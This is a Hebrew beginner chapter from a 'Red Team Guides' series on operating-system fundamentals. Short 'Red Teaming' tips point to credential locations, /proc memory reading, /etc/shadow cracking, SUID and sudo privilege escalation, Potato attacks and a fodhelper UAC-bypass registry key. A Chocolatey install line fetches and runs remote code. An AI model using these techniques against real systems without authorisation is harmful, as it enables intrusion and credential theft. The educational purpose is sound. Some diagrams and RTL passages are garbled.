

פרק 1 · RED TEAM GUIDES

יסודות מערכות הפעלה

מדריך מלא למתחילים — בעברית

Red Team Guides Series · 2026

פרק 1 — יסודות מערכות הפעלה

מה זה בכלל מערכת הפעלה?

בוא נתחיל מהשאלה הכי בסיסית: מה קורה כשאתה לוחץ על כפתור ההפעלה של המחשב?

החומרה — המעבד, הזיכרון, הדיסק — לא יודעת לבד מה לעשות. היא רק מכונה. כדי שהמכונה הזאת תהפוך למשהו שימושי צריך תוכנה שתשמש כ"מתרגם" בין האדם לחומרה. התוכנה הזאת היא **מערכת ההפעלה** (Operating System, בקצרה: OS).

תחשוב על זה ככה: החומרה היא מנוע הרכב, ומערכת ההפעלה היא לוח הבקרה, ההגה, הדוושות. בלי לוח הבקרה, המנוע לא שווה הרבה לנהג הממוצע.

מערכת ההפעלה אחראית על:

- ניהול משאבים — מי מקבל כמה זיכרון RAM, כמה זמן מעבד, גישה לדיסק
- תקשורת עם חומרה — להגיד לכרטיס המסך מה להציג, לכרטיס הרשת מה לשלוח
- ניהול קבצים — לשמור, לקרוא, למחוק קבצים על הדיסק
- ניהול משתמשים — מי מורשה לעשות מה
- הרצת תוכניות — לאפשר לתוכנות לרוץ בו-זמנית בלי שיתנגשו
- אבטחה ובידוד — למנוע מתוכנה אחת לפגוע בשניה

קצת היסטוריה (רק מה שחשוב להבין)

בשנות ה-50 וה-60 לא היו מערכות הפעלה. כתבת תוכנית, העמסת אותה על הזמן של המחשב (שהיה גדול כמו חדר), והמחשב הריץ רק אותה. אף אחד אחר לא יכול היה להשתמש בו בינתיים.

אחר כך הגיע הרעיון של **זמן שיתוף (Time-sharing)** — הרעיון שמחשב אחד יכול לשרת הרבה משתמשים בו-זמנית, על ידי כך שהוא מחלק את זמן המעבד בין כולם במהירות כל כך גבוהה שאף אחד לא מרגיש.

משם התפתחו **Unix** בשנות ה-70 — מערכת שהניחה את הרוב המוחלט של הבסיס שעליו אנחנו עובדים היום. לינוקס, macOS — כולם צאצאים של Unix.

Windows לעומת זאת הגיע מכיוון אחר — **DOS (Disk Operating System)** של IBM ו-Microsoft, ועם השנים התפתח לעצמאות.

למה זה חשוב? כי כשתבין את ההיסטוריה תבין למה הדברים עובדים כפי שהם עובדים — ולמה יש חורים מסוימים בדיוק שם שהם.

שלושת השחקנים הגדולים

Windows

- המערכת הנפוצה ביותר בשולחנות עבודה ובארגונים
- ממשק גרפי (GUI) כבסיס
- קבצי הגדרות ב-Registry — מסד נתונים מרכזי לכל הגדרות המערכת
- מנגנון הרשאות מבוסס (ACL (Access Control Lists
- Active Directory — מערכת ניהול משתמשים ארגונית
- קבצי הפעלה בסיומת `.exe`, ספריות בסיומת `.dll`
- 95% מהארגונים — לכן תחום ה-Red Teaming מתמקד בו הרבה

Linux

- מערכת קוד פתוח, בחינם
- שולטת בשרתים, ענן, מכשירי IoT, ו-90% מהאינטרנט
- כל דבר הוא קובץ — זה עיקרון יסודי
- ניהול דרך command line הוא לב המערכת
- הרשאות פשוטות ואלגנטיות (owner, group, others)
- אלפי "הפצות" (distributions) — Kali, Parrot, Ubuntu, Debian, CentOS

macOS

- מבוסס על Unix (Darwin)
- ממשק גרפי של Apple
- נפוץ אצל מפתחים ומעצבים
- משלב נוחות GUI עם עוצמת Unix

בעולם Red Teaming: המטרות הן בד"כ Windows (ארגונים) ו-Linux (שרתים). הכלים שלנו ירוצו בד"כ על Linux (Kali, Parrot).

הלב של המערכת: הקרנל (Kernel)

הקרנל הוא ה"גרעין" של מערכת ההפעלה — התוכנה שרצה ישירות על החומרה וקובעת חוקי משחק לכולם.

כשתוכנה רגילה (דפדפן, מחשבון) רוצה לעשות משהו — לקרוא קובץ, לשלוח מידע ברשת — היא **לא פונה ישירות לחומרה**. היא מבקשת מהקרנל לעשות זאת בשבילה. הקרנל בודק: "האם לתוכנה הזאת מותר?" ורק אז מבצע.

זה יוצר שני "עולמות":

- **Kernel Space** — שם הקרנל פועל. גישה מלאה לכל החומרה. טעות כאן = קריסת מערכת (kernel panic / BSOD).
 - **User Space** — שם כל שאר התוכנות פועלות. מוגבלות. טעות כאן = התוכנה קורסת, לא המערכת.
- למה זה חשוב לנו?** כי הרבה מההתקפות המתקדמות (rootkits, privilege escalation) מנסות לעבור מ-User Space ל-Kernel Space. שם ההגנות נופלות.

System Calls — כיצד תוכנות מדברות עם הקרנל

כאשר תוכנה ב-User Space צריכה לעשות משהו "מועצם" — לפתוח קובץ, לשלוח נתוני רשת, ליצור תהליך חדש — היא מבצעת **System Call** (syscall). זוהי שיחת טלפון רשמית לקרנל.

איך זה עובד בפועל?

1. התוכנה קוראת לפונקציה כמו `open()` בשפת C.
2. הספרייה הסטנדרטית (glibc בלינוקס) מעבירה את הבקשה לקרנל.
3. המעבד עובר מ-User Mode ל-Kernel Mode (instruction-ל-`syscall` או `int 0x80`).
4. הקרנל מבצע את הפעולה.
5. המעבד חוזר ל-User Mode עם התוצאה.

מה הוא עושה	Syscall
פתח קובץ	<code>open()</code>
קרא מקובץ / socket	<code>read()</code>
כתוב לקובץ / socket	<code>write()</code>
סגור file descriptor	<code>close()</code>
צור תהליך-בן	<code>fork()</code>
החלף תהליך בתוכנה אחרת	<code>exec()</code>
מפה זיכרון	<code>mmap()</code>
פתח socket רשת	<code>socket()</code>
התחבר לכתובת	<code>connect()</code>
שלח signal לתהליך	<code>kill()</code>
debug/trace תהליך אחר	<code>ptrace()</code>

```
# כדי לראות את ה-syscalls שתוכנה מבצעת:
strace ls /tmp
strace -p 1234 # עקוב אחרי תהליך רץ
```

למה strace חשוב לנו? כי הוא חושף בדיוק מה תוכנה עושה — אילו קבצים היא פותחת, לאיפה היא מתחברת. מצוין לניתוח malware.

תהליכים (Processes) — לעומק

כשתוכנה רצה, היא נקראת תהליך (Process). כל תהליך מקבל:

- **PID (Process ID)** — מספר זיהוי ייחודי
- **מרחב זיכרון פרטי** — אחד לא יכול לקרוא של השני (בדרך כלל)
- **הרשאות** — של המשתמש שהפעיל אותו
- **File Descriptors** — רשימת קבצים/sockets פתוחים

- **Working Directory** — איפה הוא נמצא
- **Environment Variables** — משתני סביבה שעבר לו

תהליכים ו-Threads

תהליך יכול להכיל כמה **threads** — "חוטים" שרצים בו-זמנית בתוך אותו תהליך. Thread הוא קל יותר מתהליך, וכולם חולקים את אותו מרחב זיכרון.

דוגמה: thread — Chrome אחד לכל כרטיסייה, thread אחד ל-thread, UI אחד ל-Chrome. network. למעשה גם יוצר תהליכים נפרדים לכל כרטיסייה (multi-process).

סכנה ב-threads: כי כולם חולקים זיכרון, bug אחד יכול לאפשר ל-thread אחד לשנות נתונים של השני. זה מקור לפרצות אבטחה.

הורה וילד (Parent & Child)

בלינוקס, כל תהליך **נולד** מתהליך אחר דרך `fork()`. אם תריץ פקודה בטרמינל, הטרמינל יוצר תהליך-בן. כשהפקודה מסתיימת, הבן מת. התהליך הראשון שעולה עם המערכת הוא (PID 1) `systemd` — האב של כולם.

```
ps aux          # הצג כל התהליכים
ps -ef          # הצג PPID (Parent PID) כולל
pstree          # הצג עץ תהליכים
pstree -p       # PID עם מספרי
```

מצבי תהליך

תהליך יכול להיות באחד מהמצבים הבאים:

מצב	משמעות
Running	כרגע רץ על מעבד
Sleeping	ממתין למשהו (I/O, timer)
Stopped	הושהה (Ctrl+Z)
Zombie	מת אבל ה-parent עדיין לא אסף אותו
Waiting (D)	ממתין ל-I/O לא ניתן להפרעה

```
ps aux | awk '{print $8}' | sort | uniq -c # ספור לפי מצב
```

proc/ — החלון לתוך הקרנל

בלינוקס, `/proc` הוא תיקייה מיוחדת שנוצרת רק ב-RAM (לא קיימת בדיסק). היא מאפשרת לקרוא מידע ישירות מהקרנל כאילו הם קבצים.

```
ls /proc/          # PID תראה תיקייה לכל
ls /proc/1/        # (systemd) כל המידע על תהליך 1
cat /proc/1/cmdline # הפקודה שהפעילה אותו
cat /proc/1/status  # מצב: PID, UID, GID, וזיכרון...
cat /proc/1/maps    # מפת הזיכרון של התהליך
ls /proc/1/fd/      # הפתוחים file descriptors כל ה
cat /proc/1/net/tcp  # TCP חיבורי
cat /proc/cpuinfo   # מידע על המעבד
cat /proc/meminfo   # מידע על הזיכרון
cat /proc/self/     # של התהליך הנוכחי /proc
```

Red Teaming: `/proc/[pid]/maps` מגלה מה הקוד בזיכרון. `/proc/[pid]/mem` מאפשר לקרוא את זיכרון תהליך (דורש הרשאות). שימוש נפוץ לקריאת credentials מ-RAM.

File Descriptors — הכל הוא מספר

בלינוקס, כל אינטראקציה עם העולם החיצוני — קובץ, socket, רשת, pipe, מכשיר — מיוצגת כ-**File Descriptor (FD)**: מספר שלם פשוט.

שלושת ה-FDs שכל תהליך מקבל אוטומטית:

מספר	שם	משמעות
0	stdin	קלט סטנדרטי (מקלדת)
1	stdout	פלט סטנדרטי (מסך)
2	stderr	פלט שגיאות

כשאתה פותח קובץ, הוא מקבל 3, 4, 5, ... לפי הסדר.

```

# הפניית FDs
command > file.txt          # stdout → קובץ (FD 1)
command 2> error.log        # stderr → קובץ (FD 2)
command 2>&1                 # stderr → stdout (FD 2 → FD 1)
command &> all.log           # שניהם → קובץ
command < input.txt         # stdin מקובץ

# ראה FDs פתוחים של תהליך
ls -la /proc/[PID]/fd/

lsof -p [PID]               # כל הקבצים הפתוחים
lsof -i                     # כל חיבורי רשת
lsof -u john                # פתח john כל הקבצים ש

```

Pipes — שרשרת פקודות

(Pipe) הוא FD מיוחד שמחבר stdout של תוכנה אחת ל-stdin של השנייה:

```

cat /etc/passwd | grep bash | cut -d: -f1
# cat → pipe → grep → pipe → cut

```

:Named Pipes (FIFO)

```

mkfifo /tmp/mypipe          # עם שם (קובץ) pipe צור
# terminal 1:
cat /tmp/mypipe              # מחכה לקלט
# terminal 2:
echo "hello" > /tmp/mypipe   # שולח למטה

```

Signals — כיצד OS מתקשר עם תהליכים

Signal הוא הודעה אסינכרונית שנשלחת לתהליך. כמו "הודעת דחיפה" ממערכת ההפעלה.

Signal	מספר	מה הוא עושה	ברירת מחדל
SIGTERM	15	בקש מהתהליך להסתיים בצורה מסודרת	סיום
SIGKILL	9	כפה סיום מיידי — לא ניתן לחסום!	סיום מיידי
SIGHUP	1	שלח כשהטרמינל נסגר / "reload config"	סיום
SIGINT	2	Ctrl+C — הפרעה	סיום
SIGSTOP	19	הקפא תהליך — לא ניתן לחסום!	הקפאה
SIGCONT	18	המשך תהליך מוקפא	המשך
SIGUSR1/2	10/12	לשימוש המשתמש — ניתן לתפוס	סיום
SIGSEGV	11	Segmentation Fault — גישה לזיכרון לא חוקי	crash + core dump
SIGCHLD	17	תהליך-בן השלים	התעלם

```
kill -15 1234      # לתהליך 1234 SIGTERM שלח
kill -9 1234       # לא ניתן לעצור - SIGKILL שלח
kill -l            # signals-הצג כל ה
killall firefox    # SIGTERM שלח לכל תהליכי firefox
pkill -f "python"  # לפי שם תהליך signal שלח

# SIGINT שולח Ctrl+C
# SIGSTOP (הקפאה) שולח Ctrl+Z
# המשך תהליך מוקפא ברקע - bg
# החזר תהליך רקע לפוקוס - fg
```

תהליך יכול "לתפוס" signals ולהחליט מה לעשות — חוץ מ-SIGKILL ו-SIGSTOP שמוחלטים.

זיכרון — לעומק

RAM לעומת דיסק

- RAM (זיכרון גישה אקראית) — מהיר מאוד (נאנו-שניות), מתאפס כשמכבים. כאן רצות תוכנות.
- דיסק (Storage) — איטי יחסית (מיקרו-שניות לSSD, מילי-שניות לHDD), שמור לצמיתות.

זיכרון וירטואלי — הטריק המרכזי

כל תהליך "חושב" שיש לו את כל ה-RAM לעצמו. זה כמובן לא נכון — הקרנל משחק להם טריק. הוא נותן לכל תהליך **כתובות וירטואליות** ובסתר ממפה אותן לכתובות פיזיות אמיתיות ב-RAM.

איך זה עובד:

1. כל הזיכרון מחולק ל**עמודים (Pages)** — בד"כ 4KB כל עמוד
2. הקרנל מנהל **Page Table** לכל תהליך — מיפוי: כתובת וירטואלית → כתובת פיזית
3. **TLB (Translation Lookaside Buffer)** — מטמון במעבד שזוכר תרגומים אחרונים (מהיר!)
4. כשתהליך ניגש לכתובת, המעבד בודק את ה-TLB, אם אין — בודק את ה-Page Table

Page Fault — מה קורה כשמגישים לכתובת שאין לה עמוד:

- עמוד ב-Swap (דיסק) → הקרנל מביא אותו ל-RAM
- כתובת לא חוקית → crash → Segmentation Fault (SIGSEGV)


Swap

כשה-RAM מלא, הקרנל מעביר עמודים לא פעילים לדיסק (Swap). זה הרבה יותר איטי!

```
free -h          # RAM ו-Swap הצג
swapon --show    # Swap-איפה ה
cat /proc/meminfo # מידע מפורט על זיכרון
vmstat 1         # סטטיסטיקת זיכרון בזמן אמת
```

Heap ו-Stack — מבנה הזיכרון של תהליך

בתוך הזיכרון הוירטואלי של כל תהליך יש אזורים:



:Stack

- מנוהל אוטומטית — גדל כשנכנסים לפונקציה, קטן כשיוצאים
- מהיר מאוד
- מוגבל בגודל (בד"כ 8MB בלינוקס)
- **Stack Overflow** — גלישה מעבר לגודל ה-crash → Stack
- **Buffer Overflow** — כתיבה מעבר לגבול של buffer ב-Stack → קלאסיקת ניצול!

:Heap

- הקצאה ידנית: `malloc()` ב C, `new` ב C++, `mmap()` ישיר
- גמיש אבל המשתמש אחראי לשחרר
- **Heap Overflow / Use-After-Free** — פרצות נפוצות מאוד

הגנות זיכרון מודרניות

:ASLR (Address Space Layout Randomization)

בכל הפעלה, הקרנל שם את ה-Stack, Heap, ו-Libraries במיקומים אקראיים שונים. כך תוקף לא יכול לדעת מראש לאיפה לקפוץ.

```
cat /proc/sys/kernel/randomize_va_space # 0=לא, 1=חלקי, 2=מלא
```

:DEP / NX (No-Execute)

עמודי זיכרון מסומנים כ"לא ניתן להריץ" — כך גם אם כתבת shellcode ל-Stack, המעבד יסרב להריץ אותו.

:Stack Canary

הקרנל שם ערך מיוחד ("canary") על ה-Stack לפני ה-return address. לפני חזרה מפונקציה, בודק שה-canary לא השתנה. אם השתנה → משיהו כתב מעבר לגבול.

:PIE (Position Independent Executable)

הקוד עצמו נטען לכתובת אקראית. משלים את ASLR.

מערכת הקבצים — לעומק

מה זה קובץ בלינוקס?

בלינוקס, "הכל קובץ" זה לא סלוגן — זה ממש נכון. יש כמה סוגי "קבצים":

סוג	תו ls	דוגמה
קובץ רגיל	-	/etc/passwd
תיקייה	d	/home/
Symbolic Link	l	/bin/sh → /bin/bash
Block Device	b	/dev/sda (דיסק)
Character Device	c	/dev/tty (טרמינל)
Named Pipe (FIFO)	p	/tmp/mypipe
Socket	s	/run/systemd/notify

Inodes — הכתובת הפנימית של קובץ

כל קובץ יש לו **inode** — מבנה נתונים שמכיל:

- גודל

- בעלים (UID, GID)
- הרשאות
- timestamps (atime, mtime, ctime)
- מיקום הנתונים בדיסק

שם הקובץ לא נשמר ב-inode! — הוא נשמר בתיקיה. לכן אפשר שיהיו כמה שמות (hard links) לאותו inode.

```
ls -li file.txt          # הצג inode number
stat file.txt            # inode כל המידע כולל
df -li                  # נשארו (יכול להתמלא לפני הדיסק!) inodes כמה
```

Hard Links לעומת Symbolic Links

Hard Link — שם נוסף לאותו inode:

```
ln file.txt file_hardlink.txt # שניהם מצביעים לאותו inode
# מחיקת אחד לא מוחקת את הנתונים – עד שנמחק האחרון
```

Symbolic Link (Symlink) — קובץ שמכיל את הנתיב לקובץ אחר:

```
ln -s /etc/nginx/nginx.conf /home/john/nginx.conf # קישור סימבולי
ls -la /home/john/nginx.conf # → /etc/nginx/nginx.conf
```

Symlink Race Condition — תקיפה קלאסית: אם תוכנה עם הרשאות root בודקת `if file exists` ואז עושה פעולה — בין הבדיקה לפעולה ניתן להחליף את הקובץ ב-symlink לקובץ אחר.

```

/
├─ bin/          - פקודות בסיסיות (ls, cp, mv, cat...)
usr/bin/-ל- symlink → בלינוקס מודרני |
├─ boot/         - קבצי אתחול
|   ├─ vmlinuz   - !הקרנל עצמו!
|   ├─ initrd    - ראשוני לאתחול RAM disk
|   └─ grub/     - boot loader הגדרות
├─ dev/          - מכשירים (הכל קובץ!)
|   ├─ sda       - דיסק ראשון
|   ├─ sda1      - מחיצה ראשונה
|   ├─ null      - בור שחור - כל מה שנשלח נעלם
|   ├─ zero      - אפסים לאינסוף bytes מייצר
|   ├─ random    - אקראיים bytes מייצר
|   ├─ mem       - RAM-גישה ישירה ל (root! דורש)
|   └─ tty       - טרמינלים
├─ etc/          - הגדרות המערכת (Editable Text Configuration)
|   ├─ passwd    - משתמשים
|   ├─ shadow    - (!בלבד root) סיסמאות מוצפנות
|   ├─ group     - קבוצות
|   ├─ sudoers   - הרשאות sudo
|   ├─ hosts     - hostname→מיפוי IP
|   ├─ fstab     - נקודות עגינה של מחיצות
|   ├─ crontab   - משימות מתוזמנות
|   ├─ ssh/      - הגדרות SSH
|   └─ systemd/ - הגדרות שירותים
├─ home/         - תיקיות אישיות
|   └─ john/
|       ├─ .bash_history - !היסטוריית פקודות
|       ├─ .bashrc      - bash הגדרות
|       ├─ .ssh/        - SSH מפתחות
|       |   ├─ authorized_keys - מי יכול להתחבר
|       |   ├─ id_rsa      - !מפתח פרטי
|       |   └─ known_hosts - שרתים שהתחברנו אליהם
|       └─ .config/     - הגדרות תוכנות
├─ lib/          - (קבצים .so) ספריות משותפות
└─ media/        - עגינה אוטומטית (USB, CD)

```

- └─ mnt/ - עגינה ידנית
- └─ opt/ - תוכנות צד-שלישי גדולות
- └─ proc/ - (בלבד RAM) מידע חי על תהליכים
- └─ root/ - root תיקייה אישית של
- └─ run/ - (PID files, sockets) נתונים זמניים מאז האתחול
- └─ sbin/ - פקודות ניהוליות (reboot, ifconfig...)
- └─ srv/ - נתוני שירותים (web, ftp...)
- └─ sys/ - ממשק לחומרה ולקרנל (sysfs)
- | └─ class/net/eth0/ - מידע על ממשק רשת
- └─ tmp/ - קבצים זמניים (נמחקים בהפעלה מחדש)
- | sticky bit! - כל משתמש מוחק רק שלו
- └─ usr/ - Unix System Resources
- | └─ bin/ - רוב הפקודות שתשתמש בהן
- | └─ lib/ - ספריות
- | └─ local/ - תוכנות שהתקנת בעצמך
- | └─ sbin/ - פקודות ניהוליות נוספות
- | └─ share/ - נתונים משותפים, תיעוד, icons
- └─ var/ - נתונים משתנים
- └─ log/ - !לוגים
- └─ syslog - כללי
- └─ auth.log - sudo-כניסות ו
- └─ kern.log - הקרנל
- └─ www/ - web server קבצי
- └─ mail/ - תיבת דואר
- └─ run/ - של שירותים PID files

```

C:\
├─ Windows\
│   ├── System32\      - DLLs ופקודות ליבה (64-bit!)
│   │   ├── cmd.exe    - שורת פקודה
│   │   ├── lsass.exe  - (!מטרה קלאסית) credentials שמירת
│   │   └─ services.exe - ניהול שירותים
│   │   └─ svchost.exe - container רבים לשירותים
│   ├── SysWOW64\     - DLLs 32-bit (!שם מבלבל)
│   ├── Temp\         - קבצים זמניים
│   ├── Logs\         - Windows לוגי
│   └─ NTDS\          - Active Directory database (DC (!בלבד)
│       └─ ntds.dit    - !של הארגון hashes-כל ה
├─ Program Files\     - 64-bit תוכנות
├─ Program Files (x86)\ - 32-bit תוכנות
├─ Users\
│   └─ john\
│       ├── Desktop\
│       ├── Documents\
│       ├── Downloads\
│       └─ AppData\    - !נסתר! חשוב מאוד
│           ├── Roaming\ - domain מסונכרן עם
│           │   └─ Microsoft\Windows\Recent\ - קבצים אחרונים
│           ├── Local\   - מקומי בלבד
│           │   ├── Temp\ - קבצים זמניים של המשתמש
│           └─ LocalLow\ - תוכנות מוגבלות (דפדפן...)
├─ ProgramData\       - נסתר! נתונים של תוכנות (כל משתמשים)
└─ $Recycle.Bin\      - סל המחזור (לא ממש נמחק!)
  
```

:Red Teaming tips

- credentials — `AppData\Roaming\Microsoft\Credentials\` מוצפנים
- cookies, passwords — `AppData\Local\Google\Chrome\User Data\Default\`
- `ProgramData\` — לעתים ניתן לכתוב כאן בלי admin
- `$Recycle.Bin` — קבצים "שנמחקו" עדיין שם!

משתמשים והרשאות — לעומק

GID-1 Linux — UID

כל משתמש מזוהה ב-UID (User ID) ו-GID (Group ID) — מספרים שלמים.

UID 0	→ root (האל של לינוקס)
UID 1-999	→ משתמשי מערכת (daemons, שירותים)
UID 1000+	→ משתמשים אנושיים רגילים

```
id # UID, GID, של כל הקבוצות
id john # מידע על משתמש אחר
cat /etc/passwd # כל המשתמשים
cat /etc/group # כל הקבוצות
groups # באילו קבוצות אני?
```

etc/passwd/ — פורמט

```
john:x:1001:1001:John Doe,,,:/home/john:/bin/bash
| | | | | | |
| | | | | | | └─ Shell
| └─ תיקיית בית
| | | | |
| | | | └─ GECOS (תיאור)
| | | └─ GID ראשי
| | └─ UID
| └─ x = סיסמה ב-etc/shadow
└─ שם משתמש
```

`/bin/false` או `/sbin/nologin` — חשבון ללא כניסה (לשירותים).

```
john:$6$salt$hashedpassword:18000:0:99999:7:::
```

```
| | | | |
```

```
(ימים) — אזהרה לפני פקיעה (ימים) | |
```

```
(ימים) — גיל מינימלי (ימים) | |
```

```
(ימים מ-1/1/1970) — תאריך שינוי אחרון | |
```

```
| — $6$ = SHA-512 hash
```

```
— שם משתמש
```

פורמטי hash:

- MD5 → \$1\$ (ישן, לא בטוח)
- SHA-256 → \$5\$
- SHA-512 → \$6\$ (נפוץ)
- yescrypt → \$y\$ (מודרני)

Red Teaming: אם השגת גישה ל- `/etc/shadow`, ניתן לנסות לפצח עם `hashcat/john`.

Linux — הרשאות קבצים

כל קובץ ותיקייה מוגדרים עם 3 סוגי הרשאות לכל אחד מ-3 פרספקטיבות:

```
-rwxr-xr-- 1 john developers 4096 Jan 1 12:00 script.sh
```

```
| ||| ||| |||
```

```
| ||| ||| — Others: r-- = קריאה בלבד
```

```
| ||| — Group: r-x = קריאה + הרצה
```

```
| — Owner: rwx = הכל
```

```
l (symlink) / d (תיקייה) - (קובץ) : סוג: —
```

→ מחברים: r=4, w=2, x=1

```

chmod 755 file      # קובץ הפעלה – rwxr-xr-x
chmod 644 file      # קובץ רגיל – rw-r--r--
chmod 600 file      # פרטי לגמרי – rw----- (key SSH)
chmod 777 file      # כולם הכל (מסוכן!) – rwxrwxrwx
chmod +x file       # הוסף הרצה לכולם
chmod u+s file      # הפעל SUID
chown john:devs file # שנה בעלות

```

SUID, SGID, Sticky Bit

:SUID (4xxx)

קובץ הפעלה רץ עם הרשאות הבעלים שלו, לא של המפעיל.

```

ls -la /usr/bin/passwd
# -rwsr-xr-x root root ... passwd
x = SUID במקום s-ה #

```

`passwd` יכול לשנות `/etc/shadow` שרק root יכול לגעת בו — כי הוא רץ כroot.

```

find / -perm -4000 2>/dev/null # מצא כל SUID
find / -perm -u=s 2>/dev/null  # שקול

```

:SGID (2xxx)

- על קובץ הפעלה: רץ עם הרשאות הקבוצה
- על תיקייה: קבצים חדשים בתיקייה יורשים את הקבוצה

```

find / -perm -2000 2>/dev/null # מצא SGID

```

:Sticky Bit (1xxx)

על תיקייה — רק הבעלים של קובץ יכול למחוק אותו.

```
ls -la /tmp
# drwxrwxrwt ... tmp
t = sticky bit-ה #
```

Linux Capabilities — SUID שרירותי

Capabilities מאפשרות לפרק את הרשאות root לחתיכות קטנות. במקום SUID לכל root, נותנים רק מה שצריך:

משמעות	Capability
פתח פורטים > 1024	CAP_NET_BIND_SERVICE
שלח packets גולמיים	CAP_NET_RAW
קרא כל קובץ	CAP_DAC_READ_SEARCH
שנה UID	CAP_SETUID
הרבה מאוד... (כמעט root)	CAP_SYS_ADMIN
שנה בעלות	CAP_CHOWN

```
getcap /usr/bin/python3      # תוכנה capabilities הצג
getcap -r / 2>/dev/null      # capabilities מצא תוכנות עם
setcap cap_net_raw+ep prog    # capability הוסף
```

Red Teaming: `cap_dac_read_search` מאפשר לקרוא כל קובץ. `cap_setuid` מאפשר escalation. חפש אותם.

sudo — שימוש נכון ולא נכון

```
sudo command      # הרץ כ root
sudo -u apache cmd # הרץ כ apache
sudo -l            # מה מותר לי?
sudo -i            # root של shell קבל
sudo -s            # root-שלי כ env עם shell
```

`/etc/sudoers/`

```
# פורמט: מ' מאיפה = (כמ') מה
john ALL=(ALL) ALL # john הכל יכול
sarah ALL=(root) /usr/bin/apt # sarah רק apt
devs ALL=NOPASSWD: /usr/bin/git # ללא סיסמה!
```

Red Teaming: `sudo -l` חושף את כל מה שמותר לך. חפש `NOPASSWD` ופקודות שניתן לנצל.

```
sudo -l 2>/dev/null | grep -i nopasswd
```

Windows — מנגנון ההרשאות

Windows עובד עם **SID (Security Identifier)** — מחרוזת ייחודית לכל משתמש/קבוצה:

```
S-1-5-21-1234567890-123456789-123456789-1001
| | | |
| | | └─ Domain/Machine identifier
| | └─ NT Authority
| └─ revision
└─ s = SID
```

SID'ים מיוחדים:

- `S-1-5-18` → SYSTEM
- `S-1-5-19` → LOCAL SERVICE
- Administrators קבוצת → `S-1-5-32-544`

Windows Access Token

כל תהליך ב-Windows יש לו **Access Token** — תעודת זהות שמכילה:

- SID של המשתמש
- SID'ים של הקבוצות
- Privileges (הרשאות מיוחדות)
- Integrity Level

:Integrity Levels

- Low** — תהליכים מוגבלים (דפדפן ב-sandbox)

- **Medium** — משתמש רגיל
- **High** — עם הרשאות Admin (אחרי UAC)
- **System** — שירותי מערכת

```
whoami /all # SID, groups, privileges
whoami /priv # privileges בלבד
Get-Process | Select-Object Name, Id | Format-Table
[System.Security.Principal.WindowsIdentity]::GetCurrent()
```

Windows Privileges — הרשאות מיוחדות

משמעות	Privilege
Debug תהליכים אחרים — מאפשר קריאת !LSASS	SeDebugPrivilege
התחפשות לToken אחר — !Potato attacks	SeImpersonatePrivilege
החלף Token של תהליך	SeAssignPrimaryTokenPrivilege
שחזר קבצים — כותב לכל קובץ	SeRestorePrivilege
גיבוי — קורא כל קובץ	SeBackupPrivilege
השתלט על כל אובייקט	SeTakeOwnershipPrivilege

```
whoami /priv # privileges הצג
# SeImpersonatePrivilege = Enabled → JuicyPotato / PrintSpoofer!
```

UAC — User Account Control

UAC הוא מנגנון שגורם לתהליכים לרוץ ב-Medium Integrity גם אם המשתמש הוא Admin. כדי לקבל High Integrity צריך אישור UAC.

UAC Bypass — עשרות טכניקות. דוגמה קלאסית: `fodhelper.exe` עם Registry manipulation:

```
HKCU\Software\Classes\ms-settings\shell\open\command → cmd.exe
```

ניהול תוכנות — Package Management

Linux — מנהלי חבילות

:Debian / Ubuntu / Kali

```
apt update           # עדכן רשימת חבילות
apt upgrade          # עדכן תוכנות מותקנות
apt install nmap      # התקן
apt remove nmap       # הסר (שמור config)
apt purge nmap        # הסר הכל
apt search nmap       # חפש
apt show nmap         # פרטי חבילה
apt list --installed  # ממה מותקן?
dpkg -l nmap          # בדוק אם מותקן
dpkg -L nmap          # איפה הקבצים?
dpkg -S /usr/bin/nmap # איזה חבילה שייך?
```

:RHEL / CentOS / Fedora

```
yum install nmap      # ישן
dnf install nmap       # חדש
rpm -qa | grep nmap    # חפש בין מותקנים
rpm -ql nmap           # קבצי חבילה
```

:Arch Linux

```
pacman -S nmap         # התקן
pacman -Syu             # עדכן הכל
pacman -Qi nmap         # מידע
```

:Python (לכלים):

```
pip3 install impacket  # Red Team essential!
pip3 install requests
pip3 install pwntools   # binary exploitation
```

winget (מובנה ב-Windows 11):

```
winget search nmap
winget install nmap
winget upgrade --all
winget list
```

Chocolatey (צד שלישי, נפוץ):

```
# התקנת Chocolatey
Set-ExecutionPolicy Bypass -Scope Process -Force
iex ((New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1'))

choco install nmap
choco install wireshark
choco install sysinternals
choco upgrade all
choco list --local-only
```

Shell Scripting בסיסי — Bash

Script הוא קובץ עם פקודות שרצות ברצף. חיוני לאוטומציה.


```
#!/bin/bash
# שורה ראשונה: shebang – איזה interpreter להשתמש

# משתנים (אין רווחים ב=)
name="John"
age=25
echo "Hello $name, you are $age years old"
echo "Hello ${name}!" # כשצריך לאבחן מסוף המשתנה

# פלט עם read
read -p "Enter your name: " username
echo "Welcome $username"
read -s -p "Password: " pass # -s = מוסתר
```

